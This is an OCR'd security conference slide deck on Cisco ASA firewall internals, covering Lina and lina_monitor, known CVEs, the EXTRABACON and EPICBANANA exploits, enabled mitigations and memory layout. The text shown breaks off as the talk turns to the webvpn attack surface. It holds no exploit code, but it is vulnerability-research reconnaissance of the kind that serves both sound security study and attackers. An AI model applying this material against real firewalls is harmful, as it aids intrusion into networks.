SeasCoASA: Exploiting a Small Leak in a Great Ship

Kaiyi.Xu (a.k.a md4)
Kai.Zhang (@kingdom017)
LilyTang
Dbappsecurity HAT Lab

About us

- **Dbappsecurity Co.,Ltd**
  - http://www.dbappsecurity.com/
  - Security Services and enterprise products
- **Dbappsecurity HAT lab**
  - Hack any thing
  - IOT、Pentesting …

Agenda


- Introduce to Cisco ASA
- Hunt in Cisco ASA
- Exploit the vulnerability
- How to patch

Cisco ASA

- Wiki: “Cisco ASA is one of the most widely used firewall/VPN solutions for small to medium businesses”
  - A unified threat management device
  - Several network security functions
- ASA vs IOS
  - Similar Interface
  - Different Arch: ASA based on x86-64 （lina）

Cisco ASA


- ASA = Lina + Linux
- Lina
  - The main process including most services (Webvpn, ASDM, SNMP etc.)
  - 80M+ binary and 900M+ .i64



```
 83M Jun 12  2018 lina
901M Feb 16 14:15 lina.i64
```

Cisco ASA


- Lina_monitor: daemon process
  - Check syscalls called in lina
  - Monitor subprocess forked in lina
  - Send segment fault signal and reboot the device when triggered



```
00:00:00 /bin/sh /tmp/run_cmd
00:00:00 /bin/sh /tmp/run_adi
00:00:00 /asa/bin/start-adi
00:00:00 /asa/bin/lina_monitor -l
00:00:30 lina -p 1467 -t -l
00:00:00 /bin/sh /asa/scripts/smart_agent_startup.sh
```

Cisco ASA

- All Traffic are blocked except those generated by Lina.



```
shell > ping 192.168.2.2 2>&1
PING 192.168.2.2 (192.168.2.2): 56 data bytes
ping: sendto: Network is unreachable

shell > 
```

Known Attacks on ASA


- CVE-2016-1287
  - A heap overflow in IKE Cisco fragmentation by Exodus Intel rewarded as best server-side bug in the Pwnie 2016.
- CVE-2018-0101
  - Double Free when handing the host-scan-reply tag in the Webvpn aggregateAuthEndHandler

Known Attacks on ASA

- EPICBANANA
  - Takes advantage of default Cisco credentials (password: cisco) to gain root privilege
  - ASA before 9.0
- EXTRABACON
  - Exploits an overflow vulnerability using the Simple Network Management Protocol (SNMP)
  - Knowing the target's uptime and software version.
  - ASA before 9.0

Checksec Lina


- From asa 9.5.3, all security mechanisms are enabled including **PIE**, **ALSR**, **NX**.




167	9.5.1	64	Y	N	Y	N	N	N	N	3.10.62	2.18	ptmalloc 2.x
168	9.5.2	64	Y	N	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
169	9.5.2.204	64	Y	N	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
170	9.5.3	64	Y	Y	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
171	9.6.1	64	Y	Y	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
172	9.6.1	64	Y	Y	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
173	9.6.1.10	64	Y	Y	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x

*Reference from: https://github.com/nccgroup/asafw/tree/1e05a3500c2ad8c9fd77f67fa93cc17d7d4a703c#mitigation-summary

Checksec Lina



```
Arch:       amd64-64-little
RELRO:      No RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        PIE enabled
RPATH:      '/asa/lib'
```




```
7fb8b3cfa000-7fb8b3cfb000 ---p 00000000 00:05 24                         /dev/zero
7fb8b3cfb000-7fb8b3d04000 rw-s 00000000 00:04 4485                       /dev/zero (deleted)
7fb8b3d04000-7fb8b3d05000 ---p 00000000 00:05 24                         /dev/zero
7fb8b3d10000-7fb8b3d11000 ---p 00000000 00:05 24                         /dev/zero
7fb8b3d11000-7fb8b3d1a000 rw-s 00000000 00:04 4380                       /dev/zero (deleted)
7fb8b3d1a000-7fb8b3d1b000 ---p 00000000 00:05 24                         /dev/zero
7fb8b3d1b000-7fb8b3d23000 rw-s 000d8000 00:05 20                         /dev/mem
7fb8b3d23000-7fb8b3ef7000 rw-p 00000000 00:00 0
7fb8b3ef7000-7fb8b3ef9000 rw-s 00000000 00:04 4374                       /dev/zero (deleted)
7fb8b3ef9000-7fb8b3efa000 rw-p 00000000 00:00 0
7fb8b3efa000-7fb8b3efb000 r--p 00020000 00:01 1010                       /lib64/ld-2.18.so
7fb8b3efb000-7fb8b3efc000 rw-p 00021000 00:01 1010                       /lib64/ld-2.18.so
7fb8b3efc000-7fb8b3efd000 rw-p 00000000 00:00 0
7fb8b3efd000-7fb8b83ee000 r-xp 00000000 00:01 2697                       /asa/bin/lina
7fb8b85ee000-7fb8b943a000 rw-p 044f1000 00:01 2697                       /asa/bin/lina
7fb8b943a000-7fb8bcfcc000 rw-p 00000000 00:00 0
7fb8be91a000-7fb8bec7a000 rw-p 00000000 00:00 0                          [heap]
7ffc4167a000-7ffc4169b000 rw-p 00000000 00:00 0                          [stack]
7ffc41768000-7ffc4176a000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

Where is the leak


Lina: webvpn

- Web Interface of ASA vpn
- AnyConnect Service


AnyConnect
Secure Mobility Client


VPN:
Ready to connect.

10.211.55.11:12345


Login

Please enter your username and password.


GROUP: vpn_client_acl
USERNAME:
PASSWORD:


SSL VPN Service

Lina: webvpn

- Webvpn is written in lua

